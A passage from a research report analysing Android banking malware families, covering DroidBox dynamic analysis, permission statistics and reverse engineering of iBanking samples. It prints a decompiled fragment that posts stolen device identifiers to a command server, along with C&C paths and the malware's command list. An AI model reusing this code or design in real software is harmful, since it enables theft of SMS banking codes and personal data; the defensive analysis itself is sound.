


Figure 17 - iBanking malware Installation Guide

iBanking malware are normally configured to look like official mobile applications from a range of different banks and social networks; both the installation APK and the installed application are target-brand themed.

Like other Android banking malware, iBanking malware requires various permissions upon installation, including but not limited to: personal information; receive, read, edit and send SMS; network communication; storage; phone calls; hardware controls; system tools; and development tools. These permissions give the attacker almost complete access to the handset including the capability to intercept voice and SMS communications.

When a user starts iBanking malware, the malware asks the user to activate device administrator, which allows the application to erase the phone's data without warning by performing a factory data reset, and controls how and when the screen locks. (Figure 18 below).




Figure 18 - iBanking malware ask for device administrator access

After activating device administrator privileges, a target-brand-themed interface displays with a button to generate an "activation code". This code is required to complete the "security certificate" installation from the user's Internet banking session. After filling in the activation code on the fake Internet banking page, the user is redirected to their normal Internet banking pages.

3.4 Android Banking Malware Family Analysis

3.4.1 Distribution and Installation

All samples use social engineering techniques to spread.

Zitmo, Spitmo, Citmo, Perkele, FakeBank, and iBanking malware work in tandem with traditional banking malware on Windows OS, using webinjects for distribution. SmsSpy and Svpeng malware are spread via spam emails and SMS or instant messages on mobile devices. Social engineering techniques are also applied to the appearance of these Android banking malware - all of the samples in the dataset had been disguised as applications that provide extra security or imitate well known applications such as Google Play Store and Adobe Flash Update.

Of all the samples, only three Citmo samples had been found on Google Play. For all other samples, the potential victims must enable “Unknown Sources” from the device settings to be able to install the malware.

3.4.2 Privilege and Permission

All samples requests permissions for SMS functions, which was used by many banks to deliver their second-factor to authenticate an electronic funds transfer. Permissions to access personal information, network, phone calls and storage are also heavily required from the samples.

Two malware families, iBanking and Svpeng, require the device administrator privilege to be activated upon application start. The iBanking malware family require basic device administrator privilege while Svpeng invoke a policy of setting storage encryption. To sustain this powerful privilege, the Svpeng family configure the device to prevent administrator privilege from being deactivated by a password.

3.4.3 Targeting region

We observed that samples from the Zitmo, Spitmo, Citmo, Perkele , Svpeng and iBanking families initially targeted Russian-speaking users, some were then spread to other European countries and English speaking counties (mainly US). The Fakebank family was first seen targeting Korean speaking users, then found targeting European banks.

3.4.4 Android Emulator vs. Native Device

During manual dynamic analysis, all but one malware sample ran successfully in both the emulator environment and on native device. The exception was a sample of the iBanking family; it crashes on launch in the emulator.

3.5 Automated Dynamic Analysis

Automated dynamic analysis was performed to understand how the malware behaves when executed, e.g which C&C service it communicates with, what application is installed, and what service is enabled when the application is executed etc.. As a part of this analysis, we used the Android application sandbox - Droidbox[66] to generate behavioural graphs for each sample, and these provide the basis of the development patterns to aid in malware identification and detection.

DroidBox is a dynamic analysis tool for Android applications targeting Android OS. The tool is based on TaintDroid[67] for detecting information leaks but has been extended, by modifying the Android framework, to monitor API calls of interest invoked by an application. Applications are executed within the Android SDK emulator, and logs are collected in the

host operating system each monitored behaviour. For each sample, DroidBox created a log file and generated two graphs visualizing the behaviour.

DroidBox was designed to collect information about a sample and its activities during interaction over a fixed time period. In this research, each sample is executed for 60 seconds to enable simpler comparison of the output of samples. (Other research on malware for Windows computers indicates that 60 seconds is sufficient to extract the important information[68])

DroidBox generates a text-based report on completion of analysis, including:

a) File Activities
b) Crypto API activities
c) Network activity
d) DexClassLoader
e) Broadcast Receivers
f) Started Services
g) Enforced permissions
h) Permission bypassed
i) Information leakage
j) Sent SMS
k) Phone calls

Additionally, two images are generated visualizing the behaviour of the sample. One shows the temporal order of the operations with a timestamp. The other being a “treemap” showing the service started by the particular sample after installed. This can be used to discover behavioural similarity between analysed samples.

It was observed that the majority of the samples in the dataset have very similar treemaps. All of our samples contains three sections in their Treemaps: SERVICE, FILEWRITE, and FILEREAD. Figure 19 is a tree graph of a Citmo sample analysis:




Figure 19 – Citmo Tree Graph

It was also observed from text based reports that all samples have activities with Broadcast Receivers and Started services.

3.5.1 Broadcast Receivers

While executing samples in Droidbox, it was observed that almost all of them listened to broadcast receivers such as BOOT_COMPLETE and SMS_RECEIVED. The Android system sends broadcasts to receivers to announce events such as receiving incoming calls or messages. Applications can also send broadcast messages as 'intent messages' to the system, for example, indicating that applications are waiting for an event. Utilizing broadcast receivers, malware can be designed to listen for incoming messages and forward them to pre-determined mobile phone numbers. This is one of the key features of Android banking malware. Figure 16 shows a snapshot of the Fakebank sample report.

Figure 20 - Fakebank Broadcast Receiver

3.5.2 Started Services

For Android OS, a Service is an application component that can perform long-running operations in the background and does not provide a user interface. An application component can start a service and it will continue to run in the background even if the user switches to another application. Additionally, a component can bind to a service to interact with it and perform inter-process communication (IPC)[69]. A service is "started" when an application component (such as an activity) starts it by calling *startService()*. Once started, a service can run in the background indefinitely, even if the component that started it is destroyed.

It was observed that all of the samples started some services while under dynamic analysis. Figure 21 is an example from the Svpeng sample analysis report.

```
[Started services]
------------------
      35.8264961243                    Class: com.android.calendar.AlertService
      35.8293712139                    Class: com.android.calendar.AlertService
      45.9925072193                    Class: com.android.exchange.SyncManager
      45.9976751804                    Class: com.android.exchange.SyncManager
      47.3584711552                    Class: com.android.providers.downloads.DownloadService
      47.3698780537                    Class: com.android.providers.downloads.DownloadService
      47.5446610451                    Class: com.android.providers.media.MediaScannerService
      47.5597960949                    Class: com.android.providers.media.MediaScannerService
      52.5616672039                    Class: com.android.mms.transaction.SmsReceiverService
      52.5700881481                    Class: com.android.mms.transaction.SmsReceiverService
      53.110599041                     Class: com.android.bluetooth.opp.BluetoothOppService
      53.1128160954                    Class: com.android.bluetooth.opp.BluetoothOppService
```

Figure 21 – Svpeng Started Services

Because services do not provide a user interface and run silently in the background, they can be employed by malware developers to carry on malicious activities. In the above example, DownloadService and SmsReceiverService started are very suspicious because download service can be used to download other malicious applications on to the device, and SmsReceiverService can be leveraged to intercept incoming SMS on the device.

3.5.3 SMS Sent

Droidbox also logs if an application sends an SMS out. We observed that none of the samples sent SMS during dynamic analysis with Droidbox. This might be because the SMS activity is only triggered by an incoming SMS event. Like other automated malware analysis tools, Droidbox has only limited interaction with the application, so that SMS forwarding activity was not captured by analysis. This assumption was validated using static analysis, the results of which are presented in the next chapter.

3.6 Chapter Conclusion

In this chapter, manual and automated dynamic analysis was performed against our malware sample dataset.

During manual analysis, malware samples were installed and executed in both Android emulator and native device where possible. We observed the permissions required for each sample upon installation, as well as the look and behaviour upon application start. We also investigated the history of each malware family and their corresponding distribution methods. From manual analysis results, we summarized our dataset from the following perspectives: Distribution and Installation, Privilege and Permission, Targeting region and Android Emulator vs. Native Device.

During automated analysis, we piped all malware samples to DroidBox and ran them for 60 seconds then analysed the logs and graphs that generated by DroidBox. We observed some common malware behaviours, and some similarities in malware activities.

Given dynamic analysis only exploits one execution path; it may not be effective if a special user interaction is required to trigger the malicious activity. The next chapter presents the results of reverse engineering the samples using static analysis tools to obtain deeper understanding of Android banking malware.

CHAPTER 4: Android Banking Malware Static Analysis and Evolution in Techniques

4.1 Chapter Introduction

Malware static analysis is the actual viewing of malware code and walking through it to get a better understanding of the malware and its behaviour. A common method for analysing malware code on Android OS is malware reverse engineering - the process of disassembling or decompiling malicious Android apps using a variety of tools, in order to analyse and understand its structure, function, and operation.

In this chapter, we employed a set of tools to reverse engineer all malware samples in the dataset, then statistically analysed malware code with a focus on certain functions. From code analysis, we validated the assumptions from the previous chapter; furthermore, we gained a better understanding of Android banking malware inner working and application logic.

For each malware family, we compared source code from earlier samples with source code from later samples to identify any continuous developments and improvements of malware code over time. For one malware family, we found new techniques in malware code, and then dissected the new techniques and how these techniques made the malware more effective.

4.2 Tools

A few manual and automatic tools are used in static analysis to assist Android malware reverse engineering:

4.2.1 APKtool

APKtool is a command line tool for reverse engineering Android applications. It can decompile the application source to its nearly original form and recompile it after applying

certain changes. It can be employed for Android application debugging; we mainly use it to determine the malicious activity in the application.

4.2.2 Dex2jar

Android applications are commonly written in Java and compiled to bytecode for the Java virtual machine, which is then translated to Dalvik bytecode and stored in .dex (Dalvik EXecutable) files. The main application logic is present in a classes.dex file but it is not viewable by user. Therefore Dex2jar was developed to convert .dex file into human readable .jar format[70].

4.2.3 JD-GUI

JD-GUI is a standalone graphical utility that displays Java code, mainly .class and .jar files. JD-GUI is a part of the "Java Decompiler project" which aims to develop tools in order to decompile and analyse java 5 byte code and later versions. JD-GUI handles decompilation of .class binaries, presenting the source in a structured hierarchy. Essentially, we use JD-GUI to view .jar file that is converted by Dex2jar.

4.3 Static Analysis

Android OS is developed by Open Handset Alliance, led by Google, and is based upon the Linux kernel and GNU software. Android application package files use the .apk (Android application package) extension. APK files are used to install applications onto Android OS. Each Android application is compiled and packaged in a single APK file that includes all of the application's code (.dex files), resources, assets, and manifest file. APK files are ZIP files formatted packages based on the JAR file format, with the .apk file extension. The source

files can be extracted easily from Android applications using a ZIP decompression program. It means that after compiling the source files, they do not perform cryptographic operations. When uncompressed, the following folders and files can be found inside APK files (Table 4):

Contents	Description
assets	Package with an external resource folder
res	Package with an internal resource folder
META-INF	Program information data itself, the folder containing the signed certificate
classes.dex	Implication of the class file with the information
resources.arsc	Compiled file into a separate resource
AndroidManifest.xml	File containing general information about Android Application

Table 4 - Archive that APK files contain

In static analysis, we focused on two main files in the APK: *AndroidManifest.xml* and *classes.dex*, as well as the internal resource folder - *res*.

4.3.1 AndroidManifest.xml

The Android manifest is an XML file that each application must include, which describes the application's package name, version, components (activities, intent filters, services), imported libraries, activities, and more[71].

APKTool is used to extract the AndroidManifest.xml files from the APKs to identify the permissions requested by each application.

By default, a basic Android application has no permissions assigned to it, which means it cannot do anything to impact the user experience or any data on the device. To make use of protected features of the device, an Android application developer must include one or more <uses-permission> tags in AndroidManifest.xml to declare the permissions that the application needs. When a user installs an application, permissions requested by the application are granted to it by the package installer, based on checks against the signatures of the applications declaring those permissions and/or interaction with the user[72]. This is an “All or nothing” choice for the user - the application is either granted all permissions that

it requested when installed, or no permission is granted and the application will not be installed. The user cannot selectively grant permissions to an application. After the permissions are granted to the application, there will not be any further checks with the user when the application is started or running. It should be noted that Android developers can define their own permissions to protect their applications from being exploited; however, we focus only on the set of permissions defined in the official documentation[73].

Figure 22 is an example of user permissions stated in AndroidManifest.xml of an Android banking malware sample that belongs to the family of Perkele.

Figure 22 - user permissions declared in AndroidManifest.xml

In this example, the malicious Android application requires three permissions upon installation. These permissions allow the application to write to external storage (WRITE_EXTERNAL_STORAGE); monitor, record or perform processing on incoming messages (RECEIVE_SMS) and to send out SMS messages (SEND_SMS).

Using the same method, we extracted all required permissions from every sample in our data set, and then put them together for statistical analysis. Table 5 is the distribution of user permissions requested by all samples in the dataset. We use the first column to indicate the percentage of applications requesting a corresponding permission.

	<user-permission>	sample user permission distribution																																				
100.00%	RECEIVE_SMS	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
89.19%	SEND_SMS		✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓		✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
86.49%	READ_PHONE_STATE	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓			✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
86.49%	INTERNET	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓			✓		✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
70.27%	READ_SMS		✓	✓	✓	✓	✓	✓			✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓			✓						✓	✓	✓	✓	✓	✓	✓	✓
62.16%	WRITE_EXTERNAL_STORAGE		✓	✓	✓	✓	✓	✓							✓	✓			✓	✓			✓	✓	✓	✓			✓		✓	✓	✓	✓	✓	✓	✓	✓
56.76%	ACCESS_NETWORK_STATE		✓	✓	✓	✓	✓	✓							✓	✓	✓				✓	✓			✓				✓		✓	✓	✓	✓	✓	✓	✓	✓
45.95%	WRITE_SMS		✓	✓	✓	✓	✓	✓			✓				✓	✓									✓							✓	✓	✓	✓	✓	✓	✓
40.54%	CHANGE_NETWORK_STATE		✓	✓	✓	✓	✓	✓																	✓						✓	✓	✓	✓	✓	✓	✓	✓
40.54%	RECEIVE_BOOT_COMPLETED	✓	✓	✓	✓	✓	✓	✓				✓	✓	✓	✓	✓	✓				✓	✓			✓		✓		✓			✓	✓	✓	✓	✓	✓	✓
40.54%	ACCESS_WIFI_STATE		✓	✓	✓	✓	✓	✓																	✓						✓	✓	✓	✓	✓	✓	✓	✓
40.54%	CHANGE_WIFI_STATE		✓	✓	✓	✓	✓	✓																	✓						✓	✓	✓	✓	✓	✓	✓	✓
35.14%	READ_CONTACTS														✓	✓		✓	✓	✓									✓		✓		✓	✓	✓	✓	✓	✓
35.14%	WAKE_LOCK	✓	✓	✓	✓	✓	✓	✓				✓	✓	✓	✓	✓															✓							
32.43%	CALL_PHONE																								✓		✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
24.32%	RECORD_AUDIO																								✓						✓	✓	✓	✓	✓	✓	✓	✓
24.32%	SYSTEM_ALERT_WINDOW		✓	✓	✓	✓	✓	✓							✓	✓															✓							
18.92%	BROADCAST_SMS		✓	✓	✓	✓	✓	✓																							✓							
18.92%	DISABLE_KEYGUARD		✓	✓	✓	✓	✓	✓																							✓							
18.92%	WRITE_SETTINGS		✓	✓	✓	✓	✓	✓																							✓							
16.22%	MODIFY_PHONE_STATE		✓	✓	✓	✓	✓	✓																														
16.22%	BROADCAST_STICKY		✓	✓	✓	✓	✓	✓																														
16.22%	INTERNAL_SYSTEM_WINDOW		✓	✓	✓	✓	✓	✓																														
16.22%	ADD_SYSTEM_SERVICE		✓	✓	✓	✓	✓	✓																														
16.22%	RECORDER_TASKS		✓	✓	✓	✓	✓	✓																														
16.22%	CHANGE_CONFIGURATION		✓	✓	✓	✓	✓	✓																														
16.22%	STATUS_BAR		✓	✓	✓	✓	✓	✓																														
16.22%	DEVICE_POWER		✓	✓	✓	✓	✓	✓																														
16.22%	WRITE_APN_SETTINGS		✓	✓	✓	✓	✓	✓																														
16.22%	BROADCAST_WAP_PUSH		✓	✓	✓	✓	✓	✓																														
16.22%	UPDATE_DEVICE_STATS		✓	✓	✓	✓	✓	✓																														
16.22%	WRITE_SECURE_SETTINGS		✓	✓	✓	✓	✓	✓																														
13.51%	MOUNT_UNMOUNT_FILESYSTEMS														✓	✓		✓	✓	✓																		
8.11%	WRITE_CONTACTS														✓	✓																			✓			
8.11%	INSTALL_PACKAGES														✓	✓													✓									
8.11%	DELETE_PACKAGES														✓	✓													✓									
8.11%	ACCESS_COARSE_LOCATION																✓				✓	✓																
8.11%	INSTALL_SHORTCUT																	✓	✓	✓																		
5.41%	MODIFY_AUDIO_SETTINGS																								✓										✓			
5.41%	ACCESS_FINE_LOCATION																								✓										✓			
2.70%	PROCESS_OUTGOING_CALLS										✓																											
2.70%	CALL_PRIVILEGED																												✓									
2.70%	GET_TASKS																														✓							
2.70%	RESTART_PACKAGES																														✓							
2.70%	KILL_BACKGROUND_PROCESSES																														✓							
2.70%	READ_LOGS																														✓							
2.70%	READ_HISTORY_BOOKMARKS																														✓							
2.70%	BROADCAST_PACKAGE_INSTALL																														✓							
2.70%	BROADCAST_PACKAGE_REPLACED																														✓							

Table 5 - APK user permission distribution

We observed that all of the samples in our dataset request permission to monitor, record or perform processing on incoming SMS (RECEIVE_SMS), 89.19% of samples require permission to send out SMS (SEND_SMS) AND 86.49% of the samples require permission to open network sockets – accessing the Internet (INTERNET).

We also observed that READ_PHONE_STATE, ACCESS_NETWORK_STATE, and WRITE_EXTERNAL_STORAGE permissions are largely required by more than half of the samples. READ_PHONE_STATE permission allows an application to access to phone state,

ACCESS_NETWORK_STATE permission allows an application to access information about networks and WRITE_EXTERNAL_STORAGE permission allows an application to write to external storage. However, these three permissions are widely requested in both malicious and benign applications[74]. Thus we don't consider these three as unique feature of Android banking malware.

Besides receive and send SMS, collected samples clearly tend to request other SMS related permissions, such as READ_SMS (70.27%) and WRITE_SMS (45.95%). This indicates that SMS functions are heavily abused by Android banking malware; therefore, we focused more on SMS function in later static analysis.

Further investigation shows that all samples require SEND_SMS permission, INTERNET permission, or both. This means any sample that does not require SEND_SMS permission, will ask for INTERNET permission, and vice versa. This provides an indication as to how malware forwards SMS back to cybercriminals - RECEIVE_SMS permission enables SMS interception; once intercepted, SMS is forwarded to cybercriminals by SMS (SEND_SMS) or HTTP POST (INTERNET), or both. This assumption, based on the inspection of AndroidManifest.xml file, was validated in later static analysis.

4.3.2 classes.dex

classes.dex is compressed program code of Android application. Android application is written in Java and compiled to bytecode for the Java virtual machine, which is then translated to Dalvik bytecode and stored in classes.dex (Dalvik EXecutable) file. The compact Dalvik Executable format is designed for systems that are constrained in terms of memory and processor speed[75].

In order to have a better understanding of the malware code, we employed dex2jar to decompile the application package files into JAR format, which can be read by a Java decompiler – JD-GUI. JD-GUI handles decompilation of .class binaries, presenting the source in a structured hierarchy.

As the main target of Android malware static analysis, classes.dex file contains implicit information. It helps us to understand the inner works and logic of the application.

Analysis of AndroidManifest.xml file shows SMS related functions what we want to further investigate in static analysis. SMS is a unique feature that mobile has as opposed to PCs. More importantly, it has been used by many banks and financial institutions as an out-of-band authentication factor[76] (mTAN) in their Online Banking authentication controls. This means if a cybercriminal wants to make a fraudulent electronic funds transfer, knowing only the victim's login and password is not enough, the cybercriminal also need to know the security code that is sent to the victim's mobile phone via SMS. Therefore, SMS stealing became a key feature of Android banking malware.

In this respect, we inspected source code of all malware samples, with a focus on SMS related functions. From source code analysis, we validated our assumption - all samples have functions to intercept SMS and forward SMS on to the cybercriminal.

The example below is from analysis of iBanking malware sample, where the malware intercepts SMS and forwards to cybercriminal via SMS:




Figure 23 - smsParser.class

In class smsParser , a Turkish phone number +4367676800505127 was hard coded and assigned to a few different variables – tel1, tel1_1, tel_temp, tel2.

These variables are later used in different classes and methods, below screenshot shows a method called hackSMS; in this method , an intercepted SMS message is logged to a server under the cybercriminals control. The SMS is also forwarded to the Turkish number which was hard coded in smsParser class (Figure 23).




Figure 24 – hackSMS method

This piece of analysis indicates that the phone number +4367676800505127 is under cybercriminal control. Further investigations can be carried on to trace more details about the cybercriminal.

4.4 Evolution in techniques

Static analysis of samples from the same malware family but different time periods also reveals the improvements and evolutions of malware coding techniques.

In this respect, I compared static analysis of two iBanking samples:

MD5	First seen by VT
e1b86054468d6ac1274188c0c579ccaf	19/11/2013
df1c6dfb6830ba845231af26d80354de	5/04/2014

Table 6 – Compare Two iBanking Malware Samples

iBanking Sample: e1b86054468d6ac1274188c0c579ccaf.apk was first seen by VirusTotal in November 2013. Dynamic analysis using Android Emulator indicates that it targets a European bank. Malware requests to activate device administrator privilege upon start and it has a button to generate a "security code", which was actually just a meaningless code.

Static analysis indicated that the malware could communicate with and accept commands from a C&C webserver and a phone number. C&C domains are defined in res/values/arrays.xml (Figure 25)

Figure 25 –Contents of arrays.xml from

It iterates the list of C&C web servers and checks if they are active via HTTP POST to {domain}/iBanking/sms/ping.php

If the server responded as expected, it will POST to {domain}/iBanking/sms/index.php (Figure 26)

a) bot_id (defined in strings.xml)

b) telephone number

c) iccid, device model

d) OS version

e) IMEI

f) control number (this is the C&C phone number)

```
try
{
  localObject4 = new ArrayList();
  ((List)localObject4).add(new BasicNameValuePair("bot_id", this.context.getString(2131034116)));
  ((List)localObject4).add(new BasicNameValuePair("number", getTelNumber()));
  ((List)localObject4).add(new BasicNameValuePair("iccid", getSIMnumber()));
  ((List)localObject4).add(new BasicNameValuePair("model", getDeviceName()));
  ((List)localObject4).add(new BasicNameValuePair("imei", getIMEI()));
  ((List)localObject4).add(new BasicNameValuePair("os", "Android " + Build.VERSION.RELEASE));
  ((List)localObject4).add(new BasicNameValuePair("control_number", smsParser.tell));
  ((HttpPost)localObject3).setEntity(new UrlEncodedFormEntity((List)localObject4, "UTF-8"));
  localObject2 = ((HttpClient)localObject2).execute((HttpUriRequest)localObject3);
  Log.d("mylog", "index.php - ok");
```

Figure 26 – Malware code to steal device info

The malware can be controlled by SMS or HTTP command.

If the commands come from SMS, it needs to validate the C&C number (+790xxxxxx45), alternatively, commands can come via HTTP by polling {domain}/iBanking/sms/sync.php

The malware also predefined the following command strings:

a) sms start - start intercepting and reading SMS

b) sms stop - stop intercepting and reading SMS

c) call start - forward calls to +790xxxxxx45

d) call stop - stop call forwarding

e) change num - update the C&C phone number

f) sms list - read SMS inbox and sent messages and POST to {domain}/iBanking/getList.php

g) call list - read call history and POST to {domain}/iBanking/getList.php

h) start record - start audio recording. The file is saved as {externaldir}/Android/obb/{dd-MM-yyyy_HH-mm-ss}.txt. The files are then sent to {domain}/iBanking/sendFile.php

i) stop record - stop recording

j) sendSMS - send intercepted SMS to the C&C phone number.

k) contact list - get contact list

l) wipe data - wipe data (malware ask for device administrator to be activated upon starting).

m) ping - check if the CnC server is active

iBanking Sample: df1c6dfb6830ba845231af26d80354de.apk was first seen by VirusTotal in April 2014, analysis shows that this malware targets two Australian banks in the same way as sample e1b86054468d6ac1274188c0c579ccaf.apk. Malicious functions of these two malware are identical, however, our analysis discovered that the later sample had a few significant improvements in coding, which including anti-SDK/VM, data encryption, and code obfuscation.

4.4.1 Anti-SDK/VM

